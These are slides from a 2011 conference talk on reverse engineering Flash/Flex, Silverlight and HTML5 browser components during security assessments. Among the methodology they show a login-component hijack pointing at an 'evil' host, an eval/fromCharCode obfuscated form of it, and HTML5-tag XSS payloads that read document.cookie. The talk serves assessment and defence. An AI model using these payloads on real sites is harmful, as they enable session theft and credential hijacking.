

# REVERSE ENGINEERING BROWSER COMPONENTS

DISSECTING AND HACKING SILVERLIGHT, HTML 5 AND FLEX

**Shreeraj Shah**

**Blueinfy**

<http://www.blueinfy.com>



USA + 2011

EMBEDDING SECURITY

# WHO AM I?



<http://shreeraj.blogspot.com>  
[shreeraj@blueinfy.com](mailto:shreeraj@blueinfy.com)  
<http://www.blueinfy.com>

## » **Founder & Director**

- Blueinfy & SecurityExposure

## » **Past experience**

- Net Square (Founder), Foundstone (R&D/Consulting), Chase(Middleware), IBM (Domino Dev)

## » **Interest**

- Application Security, Web 2.0 and RIA, SOA etc.

## » **Published research**


- Articles / Papers – Securityfocus, O’erilly, DevX, InformIT etc.
- Tools – wsScanner, scanweb2.0, AppMap, AppCodeScan, AppPrint etc.
- Advisories - .Net, Java servers etc.
- Presented at Blackhat, RSA, InfoSecWorld, OSCON, OWASP, HITB, Syscan, DeepSec etc.

## » **Books (Author)**

- Web 2.0 Security – Defending Ajax, RIA and SOA
- Hacking Web Services
- Web Hacking



# AGENDA

- » Bird eye view of Application security landscape
- » Reverse engineering – Source, Object and runtime
- » Analyzing Ajax, HTML5 and DOM based applications
- » Silverlight application review and assessments
- » Flash/Flex driven application assessments
- » Mobile – Browser driven apps
- » Defending applications
- » Conclusion
- » As we go
  - Demos 
  - Tools – DOMScan, DOMTracer, XAPScan, AppCodeTrace, ScanDroid etc.
  - Tricks – Scans, FlashJacking, Eval the eval etc....


# BIRD EYE VIEW

# CASE STUDIES


- » Applications reviewed – Banking, Trading, Portals, Social Networking, Manufacturing etc. (almost 10-15 apps per week)
  - DOM based XSS, Hidden business logic, Information leakage, RIA based hacks and attacks, BSQL over streams etc... (Getting missed)
- » Problem Domain
  - Scanners are failing – Why?
  - Complex Architectures and Frameworks
  - No usage of whitebox testing
  - Difficult to discover
- » Discovering Vulnerabilities
  - Manual blackbox analysis
  - Source and Object code review (Client Side)
  - Protocol inspection

# TECHNOLOGY SHIFT & TREND

**Server side  
Components**



**Client side  
Components  
(Browser)**




**Runtime, Platform, Operating System Components**

# NEW FEATURES INSIDE BROWSER

- » Support for various other technology stacks through plugins (Silverlight and Flash)
- » New tags and modified attributes to support media, forms, iframes, etc.
- » XMLHttpRequest (XHR) object – level 2 and WebSockets (TCP streaming).
- » Browsers' own storage capabilities (Session, Local and Global)
- » Leveraging the local database - WebSQL.
- » Powerful Document Object Model (DOM – Level 3)
- » Sandboxing and iframe isolations by logical compartments inside the browser.
- » Support for various different data streams like JSON, AMF, WCF, XML etc.
- » Mobile ...

# BROWSER MODEL





# LAYERS

## » *Presentation*

- HTML5
- Silverlight
- Flash/Flex

## » *Process & Logic*

- JavaScript, Document Object Model (DOM - 3), Events, Parsers/Threads etc.


## » *Network & Access*

- XHR – Level 2
- WebSockets
- Plugin-Sockets


## » *Core Policies*

- SOP
- Sandboxing for iframe
- Shared Resources

# APPLICATION ARCHITECTURE



# ATTACK SURFACE EXPANSION



# APPSEC DYNAMICS


New Top Ten 2004	OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
<del>A1 Unvalidated Input</del>	A2 – Injection Flaws	A1 – Injection
A2 Broken Access Control	A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A3 Broken Authentication and Session Management	A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 Cross Site Scripting (XSS) Flaws	A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
<del>A5 Buffer Overflows</del>	A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
A6 Injection Flaws	<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A7 Improper Error Handling	A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
A8 Insecure Storage	<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
<del>A9 Denial of Service</del>	A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A10 Insecure Configuration Management	A9 – Insecure Communications	A10 – Insufficient Transport Layer Protection
	A3 – Malicious File Execution	<dropped from T10 2010>
	A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>

# MAPPING TOP 10 – CURRENT CONTEXT

- » A1 – Injection: JSON, AMF, WCF, XML Injection along with WebSQL.
- » A2 – XSS : DOM based XSS, Script injection through , Direct third party streams, HTML5 tags
- » A3 – Broken Authentication and Session Management: Reverse Engineering Authentication/Authorization logic (JS, Flash or Silverlight) & *LocalStorage*
- » A4 – Insecure Direct Object Referencing : Insecure Data Access Level calls from browser.
- » A5 – CSRF: CSRF with XML, JSON and AMF streams and XHR (SOP and Sharing)
- » A6 – Security Misconfiguration : Insecure browsers, poor policies, trust model
- » A7 – Failure to restrict URL Access : Hidden URL and resource-fetching from reverse engineering
- » A8 – Unvalidated Redirects : DOM-based redirects and spoofing
- » A9 – Insecure Crypto Storage : Local storage inside browser and Global variables
- » A10 – Insufficient Transport Layer Protection : Ajax and other calls going over non-SSL channels.
- » Mobile 10 ...

# REVERSE ENGINEERING

# QUICK LOOK AT THE STACK


- » Applications are using following
  - HTML 5
  - Silverlight
  - Flash/Flex – over SWF
- » Async calls using Ajax and DOM
- » XML and JSON streams
- » RIA making SOAP calls
- » HTML 5 using various components
- » Demo 

# REVERSE ENGINEERING

- » Approaches
  - Static Code Analysis
  - Object Code Observations
  - Runtime Instrumentation and Scope reduction
  - Protocol and Stream analysis
- » It helps in identifying hidden calls and resources
- » Tracking vulnerabilities
- » Insertion and entry point detections
- » Defending resources



# SCOPE



# GOALS


- » Following are specific goals for doing reverse engineering during assessment and secure SDLC
  - Discovering hidden resources
  - Call identification and manipulations
  - Understanding inner calls and mechanism
  - Browser event and script mapping – scope reduction
  - Variable or call traversal
  - Leads to weakness and vulnerabilities – exploitability determination ...

# ANALYZING AJAX, DOM & HTML 5


# METHODS

- » Following techniques are greatly help
  - SCA over static JavaScripts
  - Runtime – event to script mapping
  - Debugging and discoveries


# SCA OVER JAVASCRIPTS

- » Loading page inside browser
- » Analyzing JavaScripts
- » Discovering backend calls
- » Tracing and analyzing - tainted flow analysis with static analysis
- » Vulnerable call identification
- » Demo 

# RUNTIME ANALYSIS

- » Loading application in the browser
- » Multiple scripts and libraries get loaded
- » Firing event from browser
- » It runs small number of lines
- » We have focused scope now
- » Analyze and detect
- » Demo 

# DEBUGGING

- » Java script and DOM debugging
- » At runtime analyzing application behavior
- » Establishing set-point and focused analysis
- » DOM based issues and calls analysis
- » Demo 

# ANALYZING FLASH/FLEX APPS



# DEVELOPMENT FRAMEWORKS

- » Flex can help in building flash based applications
- » Various ways to convert applications
  - MXML
  - Action Script
  - Java Script

# EXAMPLE

```
<?xml version="1.0" encoding="utf-8"?>
<mx:Application xmlns:mx="http://www.adobe.com/2006/mxml" xmlns="*" layout="vertical"
  creationComplete="initApp()">

  <mx:Script>
    <![CDATA[
      public function initApp():void
      {
        // Prints our "Hello, world!" message into "mainTxt".
        mainTxt.text = Greeter.sayHello();
      }
    ]]>
  </mx:Script>

  <mx:Label id="title" fontSize="24" fontStyle="bold" text="Hello, world!"/>
  <mx:TextArea id="mainTxt" width="250"/>

</mx:Application>
```

# EXAMPLE

» Greeter.as

```
package
{
    public class Greeter
    {
        public static function sayHello():String
        {
            var greet:String = "Good Morning...";
            return greet;
        }
    }
}
```

# COMPILE

- » Using mxmhc – Compiler
- » Can be compiled for AIR application as well
- » AIR – Desktop based application
- » Various protocols and library support for application
- » On/Off line reach application can be created

# ANALYSIS

- » App is in SWF format
- » Decompiling with tools and recovering scripts and layouts
- » Possible to analyze code and identify back end entry points ★
- » AMF – streams manipulations and attacks ★
- » XSS and other client side issues ★★
- » Runtime instrumentation for analysis is possible
- » Demo

# EXAMPLE

```
D:\Tools\decomp>swfdump -a AMF.swf | grep -E "<services>.*?</services>"
00638) + 2:2 pushstring "<services>\0a\09<service id="remoting-service">
\0a\09\09<destination id="fluorine">\0a\09\09\09<channels>\0a\09\09\09<channe
l ref="my-amf"/>\0a\09\09\09</channels>\0a\09\09</destination>\0a\09</service>\0
a\09<channels>\0a\09\09<channel id="my-amf" type="mx.messaging.channels.AMFChann
el">\0a\09\09\09<endpoint uri="http://{server.name}:{server.port}/AMF/Gateway.as
mx"/>\0a\09\09\09<properties>\0a\09\09\09</properties>\0a\09\09</channel>\0a\09<
/channels>\0a</services>"
```

```
D:\Tools\decomp>swfdump -a AMF.swf | grep -E "getData(.*)"
00005) + 0:1 findpropstrict <q>[private]AMF::getData
00007) + 2:1 callpropvoid <q>[private]AMF::getData, 1 params
method <q>[public]::void <q>[private]AMF::getData=AMF/private:getData(<q>[p
ublic]::String)(1 params, 0 optional)
```

# FLASHJACKING

- » It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Flash
- » DOM based issue can change flash/swf file – it can be changed at run time – user will not come to know ..
- » Example
  - `document.getElementsByName("login").item(0).src = "http://evil/login.swf"` ★

# DOUBLE EVAL – EVAL THE EVAL

» Payload -

```
document.getElementsByName('Login').item(0).src='http://192.168.100.200:8080/flex/Loginn/Loginn.swf'
```

» Converting for double eval to inject ‘ and “ etc...

- `eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,48,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,103,105,110,110,46,115,119,102,39))`



# ANALYZING SILVERLIGHT APPS

# SILVERLIGHT

- » Microsoft came up with similar framework like ...
- » It helps in building RIA
- » It runs on .NET framework
- » Easy to build applications and works across platforms
- » Get loaded in the browser
- » C# coding can be done
- » Large applications can be built on it
- » Rich interface & Controls
- » Object code in IL ...

# EXAMPLE

## » Markups

```
<UserControl xmlns:my="clr-  
  namespace:System.Windows.Controls;assembly=System.Windows.Controls.Extended"  
  x:Class="hello.Page"  
  
  xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"  
  xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"  
  Width="400" Height="300">  
  <Grid x:Name="LayoutRoot" Background="White">  
  
    <TextBlock>Hello Silverlight</TextBlock>  
    <my:Calendar></my:Calendar>  
  
  </Grid>  
</UserControl>
```

# ANALYZING APP

- » It creates XAP file
- » XAP – compress format
- » Possible to analyze
- » Unzip and analysis of files
- » Configs and DLLs
- » DLL – dcompiling (ILDASM) ★
- » Config shows hidden resources and call structures
  - Example – SOAP calls ★★
- » Possible to do analysis and discoveries

# EXAMPLE

Directory of D:\Tools\decomp\product

```
06/28/2011 12:05 PM <DIR> .
06/28/2011 12:05 PM <DIR> ..
03/31/2011 04:45 PM          487 AppManifest.xaml
03/31/2011 04:10 PM          647 ServiceReferences.ClientConfig
08/17/2009 10:35 PM       386,912 System.Windows.Controls.dll
03/31/2011 04:44 PM       574,976 test.dll
03/28/2011 11:58 AM       197,632 WeborbClient.dll
          5 File(s)      1,160,654 bytes
          2 Dir(s)      78,917,632 bytes free
```

D:\Tools\decomp\product>

```
D:\Tools\decomp\product>cat ServiceReferences.ClientConfig | grep -E "<endpoint.*"
          <endpoint address="http://win2003web/ws/dvds4less.asmx"
```

Command Prompt

```
.imagebase 0x00400000
```

```
^C^C
```

```
D:\Tools\decomp\product>ildasm /T
```

```
// Microsoft (R) .NET Framework IL Disassembler. Version 3.5.3072
// Copyright (c) Microsoft Corporation. All rights reserved.
```

```
// Metadata version: v2.0.50727
```

```
.assembly extern System.Windows
```

```
<
```

```
  .publickeytoken = <7C EC 85 D7 BE A7 79 8E >
```

```
y.
```

```
  .ver 2:0:5:0
```

```
>
```

```
.assembly extern mscorlib
```

```
<
```

```
  .publickeytoken = <7C EC 85 D7 BE A7 79 8E >
```

```
y.
```

```
  .ver 2:0:5:0
```

```
>
```


```
.assembly extern System
```

# SILVELIGHTJACKING

- » It is possible to have some integrated attacks
  - DOM based XSS
  - CSRF
  - Silvelight files
- » DOM based issue can change xap file – it can be changed at run time – user will not come to know ..
- » Example
  - `document.getElementsByName("login").item(0).src = "http://evil/login.xap"`

# ANALYZING MOBILE APPS

# MOBILE APPS

- » Mobile apps written in Android or iPhone – accessing browser components
- » Browser get loaded inside apps and running HTML 5 components like storage etc.
- » Its possible to reverse engineer those files and identify back-end points and rendering components
- » Code analysis helps in doing so – quick analysis
- » APK -> Dex -> Java Code
- » ScanDroid – ruby utility helps 
  - Resources - Tool and paper written by Rushil Shah
  - <http://www.blueinfy.com/tools.html>



# APPLYING FOR VULNERABILITIES

# ABUSING HTML 5 TAGS

» Various new tags and can be abused, may not be filtered or validated

» Media tags

```
<video poster=javascript:alert(document.cookie)//
```

```
<audio><source onerror="javascript:alert(document.cookie)">
```

» Form tags

```
<form><button formaction="javascript:alert(document.cookie)">foo
```

```
<body oninput=alert(document.cookie)><input autofocus>
```

# OTHER INTERESTING TAGS

`<audio>` Represents/Initiates sound content

`<canvas>` Represents/Initiates graphics

`<command>` Represents/Initiates a command button

`<datalist>` Represents/Initiates a dropdown list

